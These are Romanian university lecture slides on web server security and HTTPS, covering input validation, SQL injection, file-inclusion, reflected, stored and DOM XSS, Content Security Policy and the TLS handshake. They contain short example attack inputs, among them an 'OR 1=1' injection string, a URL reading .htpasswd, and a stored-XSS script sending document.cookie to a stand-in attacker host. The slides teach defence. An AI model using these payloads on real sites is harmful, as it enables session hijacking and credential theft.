Tehnologii Internet

CURSUL 11 – SERVERUL WEB (3)

Universitatea Tehnică ”Gheorghe Asachi” din Iași
Facultatea de Automatică și Calculatoare
Departamentul de Calculatoare
Specializarea Tehnologia informației

Cuprins

1. Securitatea
2. Protocolul HTTPS

1. Securitatea

1.1. Metode de securizare

1.2. Cross-site scripting (XSS)

1.3. Content Security Policy (CSP)

1.1. Metode de securizare

Validarea datelor de intrare

- La client și la server
- Utilizatorul poate introduce date invalide prin folosirea directă a URL-ului de submit
- E.g., Numele utilizatorului la înregistrare ar putea să conțină caractere invalide

1.1. Metode de securizare

Dezactivarea raportării erorilor

- Mesaje de eroare la server în browser
- Erorile ajută programatorul pentru identificarea problemelor
- Erorile ajută atacatorul pentru identificarea serverului folosit, a structurii de directoare sau a informațiilor referitoare la baza de date

1.1. Metode de securizare

Dezactivarea raportării erorilor

- În fișierul php.ini
  - `log_errors=on`
  - `error_log=/var/log/httpd/php_error.log`
- http://www.w3schools.com/Php/func_error_reporting.asp

În PHP	În fișierul php.ini
`display_errors(false);`	`display_errors = off`
`error_reporting(0);`	`error_reporting = off`

1.1. Metode de securizare

Protejarea împotriva SQL injection

- Utilizarea datelor care vin de la client pentru a face o interogare SQL, iar datele respective sunt sub forma unei secvențe de cod SQL

```
SELECT * FROM users WHERE
username = '".$_POST['username']."' and
password = '".$_POST['password']."'
```

=>

```
SELECT * FROM users WHERE username = '' OR
1=1 #' and password = ''
```

1.1. Metode de securizare

Protejarea împotriva SQL injection

- `mysqli_real_escape_string(...)` – convertirea caracterelor speciale în vederea utilizării într-o comandă SQL

```
SELECT * FROM users WHERE username =
'\' OR 1=1 #' and password = ''
```

1.1. Metode de securizare

Protejarea împotriva manipulării fișierelor

- Multe site-uri folosesc URL-uri de forma:

```
index.php?page=about.html
```

- Dacă este folosit modulul `mod_auth` care restricționează accesul prin căutarea utilizatorilor în fișiere text (e.g., `.htpasswd`)
- Atacatorul ar putea vedea parolele accesând

```
index.php?page=.htpasswd
```

1.1. Metode de securizare

Protejarea împotriva manipulării fișierelor

- În php.ini trebuie setate corespunzător proprietățile:

```
open_basedir

allow_url_fopen = off
```

1.1. Metode de securizare

Schimbarea numelor și căilor implicite

- Schimbarea în MySQL a utilizatorului cu numele `root` care nu are parolă
- Accesul la server să nu se poată să se facă de oriunde, iar parola să fie lungă și să conțină toate tipurile de caractere
- Accesul la un dashboard să nu se facă printr-un utilizator cu numele admin (atac brute-force)
- La utilizarea unor soluții gata făcute (e.g., wordpress) accesul la zona de administrare să nu se facă prin URL-ul default (e.g., /wp-admin/)

1.1. Metode de securizare

Schimbarea numelor și căilor implicite

- Schimbarea în MySQL a utilizatorului cu numele `root` care nu are parolă
- Accesul la server să nu se poată să se facă de oriunde, iar parola să fie lungă și să conțină toate tipurile de caractere
- Accesul la un dashboard să nu se facă printr-un utilizator cu numele admin (atac brute-force)
- La utilizarea unor soluții gata făcute (e.g., wordpress) accesul la zona de administrare să nu se facă prin URL-ul default (e.g., /wp-admin/)

1.2. Cross Site Scripting (XSS)

- Permite atacatorilor să injecteze scripturi client-side în paginile web vizualizate de alți utilizatori
- Atacatorii fac astfel încât browser-ul să execute cod malițios când utilizatorul intră pe un site aparent sigur
- E.g., comentariile utilizatorilor conțin cod JS și sunt afișate pe site
- E.g., link cu JS trimis de atacator unui utilizator; script-ul trimite cookie-ul de autorizare atacatorului
- http://www.insecurelabs.org/task/Rule1

1.2. Cross Site Scripting (XSS)

Atac XSS non-persistent (Reflected XSS)

- Codul atacatorului este executat de browser-ul victimei fără a se stoca nimic la server sau la client
- E.g., victima primește de la atacator link-ul `www.test.com/index.php?q=<script>...</script>`
- Website-urile vulnerabile sunt cele care:
  - Au funcție de căutare
  - Posibilitatea de login cu afișarea numelui utilizatorului în pagina returnată

1.2. Cross Site Scripting (XSS)

Atac XSS non-persistent (Reflected XSS)

- Website-urile vulnerabile sunt cele care:
  - Au funcție de căutare
  - Au posibilitatea de login cu afișarea numelui utilizatorului în pagina returnată
  - Afișează informație din header-ele HTTP (e.g., tipul browser-ului și versiunea)
  - Folosesc parametri DOM de tipul `document.url`

1.2. Cross Site Scripting (XSS)

Atac XSS non-persistent (Reflected XSS)


- Ținte posibile ale atacatorilor:
  - Cookie-urile de autentificare
  - Date ale utilizatorului:
    - istoricul browser-ului
    - informații personale (dacă este logat)
    - fișiere încărcate pe site
    - geolocația, webcam-ul, microfonul (API HTML5 care necesită acordul utilizatorului)
  - Keylogging
  - Phishing
  - Modificarea site-ului (design, conținut) (injectarea de reclame)
  - Atac de tipul Denial of Service

1.2. Cross Site Scripting (XSS)

Atac XSS non-persistent (Reflected XSS)

- Surse ale atacurilor:
  - Email-uri de la persoane necunoscute
  - Secțiunea de comentarii a unui site
  - Social media

1.2. Cross Site Scripting (XSS)



Sursa: https://www.incapsula.com/web-application-security/reflected-xss-attacks.html


1.2. Cross Site Scripting (XSS)

Atac XSS persistent (Stored XSS)

- Codul atacatorului ajunge să fi stocat în baza de dat a serverului, iar codul este executat de browser când utilizatorul intră pe site
- E.g., la înregistrarea unui utilizator nou numele introdus este:

```
anaaremere<script>document.location='https://site.
atacator.com/?cookie='+document.cookie</script>
```

1.2. Cross Site Scripting (XSS)



Sursa: https://www.acunetix.com/websitesecurity/cross-site-scripting/

1.2. Cross Site Scripting (XSS)

Atac DOM XSS

- Atacatorul se folosește de utilizarea nesigură a obiectelor din Document Object Model (DOM)
- E.g., utilizarea document.URL pentru a afișa pe site numele unui utilizator
  - Scriptul din pagină:

```
var pos=document.URL.indexOf("user=")+5;
document.write(document.URL.substring(pos,document
.URL.length));
```

  - Adresa trimisă de atacator

```
http://www.unsite.com/?user=<script>f()</script>
```

```
http://www.unsite.com/#user=<script>f()</script>
```

1.2. Cross Site Scripting (XSS)

Elementele care trebuie *sanitizate* (en., *sanitized*)

- URL
- Parametrii GET și POST dintr-un formular
- window.location
- Proprietățile obiectului document:
  - referrer, location, URL, URLUnencoded
- Cookie-urile
- Header-ele
- Datele din baza de date introduse de utilizator

1.2. Cross Site Scripting (XSS)

Prevenirea atacurilor

- Encodarea informațiilor introduse de utilizator
  - Browser-ul trebui să interpreteze informațiile ca date nu ca și cod
- Validarea informațiilor introduse de utilizator
  - Filtrarea informațiilor introduse
  - Regex, număr minim/maxim de caractere
- Verificările trebuie să se facă atât la client cât mai ales la server

1.2. Cross Site Scripting (XSS)

Utilizarea funcțiilor PHP:

- `strip_tags(`*`șir`*`)` – scoate toate tag-urile HTML și PHP dintr-un șir de caractere
- `htmlspecialchars(`*`șir`*`, ...)` – convertește caracterele speciale în entități HTML (&”<>’)

Funcția JavaScript

- `encodeURIComponent(uri)` – convertește caracterele speciale

https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

1.3. Content Security Policy (CSP)

- Nivel de securitate care ajută la detectarea și, într-o oarecare măsură prevenirea, anumitor atacuri (e.g., XSS)
- Browser-ele care nu suportă CSP îl ignoră și folosesc same-origin policy
- Header-ul de răspuns HTTP: `Content-Security-Policy`
- Tag-ul `meta` cu atributul `http-equiv="Content-Security-Policy"`

1.3. Content Security Policy (CSP)

- Specifică domeniile și protocoalele (e.g., https) pe care browser-ul ar trebui să le considere ca fiind surse valide ale script-urilor executabile (whitelist domains)

- Header-ul de răspuns: Strict-Transport-Security
  - Spune browser-ului să comunice doar prin HTTPS

```
Strict-Transport-Security: max-age=timp_expirare
```

1.3. Content Security Policy (CSP)

```
Content-Security-Policy: default-src
https://cdn.example.net; child-src
'none'; object-src 'none'
```

```
<meta http-equiv="Content-Security-
Policy" content="default-src
https://cdn.example.net; child-src
'none'; object-src 'none'">
```

2. Protocolul HTTPS

2.1. Introducere

2.2. Certificatul digital

2.3. Stabilirea conexiunii SSL/TLS

2.1. HTTPS – introducere

Hypertext Transfer Protocol Secure (HTTPS)

- Protocol de comunicare sigură într-o rețea de calculatoare (e.g., Internet)
- Folosește protocoalele TLS/SSL

(Transport Layer Security / Secure Sockets Layer)

- Comunicarea între client și server se face tot folosind HTTP, dar cererile și răspunsurile sunt criptate

2.1. HTTPS – introducere

Hypertext Transfer Protocol Secure (HTTPS)

- Nivelul SSL/TLS verifică identitatea serverului și, se asigură că doar clientul poate citi ce trimite serverul și invers
- Oricine poate intercepta mesajele trimise dar acestea sunt criptate și pot fi decriptate doar de client și server

2.2. Certificatul digital

- Public key certificate
- Document electronic care dovedește dreptul de proprietate asupra unei chei publice
- Cheie = șir de caractere generat de unul sau mai mulți algoritmi de criptare
- Pentru a putea fi recunoscut de un browser, trebuie semnat de o autoritate de cerificare (en., Certificate Authority)
- Exemple de CA: Symatec (VeriSign, Thawte, Geotrust), Comodo SSL, Go Daddy, GlobalSign

2.2. Certificatul digital

Conținutul unui certificat digital


- *Serial Number*: identifică certificatul
- *Subject*: numele persoanei sau a entității identificate
- *Signature Algorithm*: alg. folosit pentru semnătură
- *Signature*: semnătura
- *Issuer*: autoritatea de certificare
- *Valid-From*: data de când este valid
- *Valid-To*: data de expirare
- *Key-Usage*: modul de utilizare a cheii (criptare, semnare)
- *Public Key*: cheia publică
- *Thumbprint Algorithm*: alg. de hash(cheie publică)
- *Thumbprint (fingerprint)*: hash(cheie publică)

2.3. Stabilirea conexiunii SSL/TLS


1. Clientul trimite un mesaj de Hello serverului care conține informațiile necesare conectării prin SSL/TLS (e.g., suitele de cifruri, versiunea maximă SSL/TLS suportată)
2. Serverul răspunde cu informații similare și cu decizia asupra suitei de cifruri aleasă (e.g., TLS_RSA_WITH_AES_128_CBC_SHA)
3. Serverul mai răspunde cu dovada identității sale; un certificat care conține, printre altele, cheia publică a certificatului

2.3. Stabilirea conexiunii SSL/TLS

4. Clientul generează o cheie aleatorie (care va fi folosită la criptarea mesajelor HTTP), o criptează cu cheia publică a serverului și o trimite acestuia
5. Serverul primește cheia criptată și o decriptează cu cheia sa privată
6. În acest moment serverul și clientul au aceeași cheie (simetrică) cu care pot cripta/decripta mesajele transmise prin protocolul HTTP



Sursa: http://blog.haproxy.com/2011/09/16/benchmarking_ssl_performance/



Sursa: http://msdn.microsoft.com/en-us/library/dd303381.aspx/

Bibliografie

- http://resources.infosecinstitute.com/how-to-prevent-cross-site-scripting-attacks/
- https://excess-xss.com/
- https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- https://www.addedbytes.com/articles/writing-secure-php/writing-secure-php-1/
- https://www.cyberciti.biz/tips/php-security-best-practices-tutorial.html
- https://www.sitepoint.com/8-practices-to-secure-your-web-app/
- https://www.acunetix.com/websitesecurity/cross-site-scripting/
- https://www.netsparker.com/blog/web-security/cross-site-scripting-xss/
- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
- https://developers.google.com/web/fundamentals/security/csp/
- http://tools.ietf.org/html/rfc5246
- http://blog.haproxy.com/2011/09/16/benchmarking_ssl_performance/
- http://robertheaton.com/2014/03/27/how-does-https-actually-work/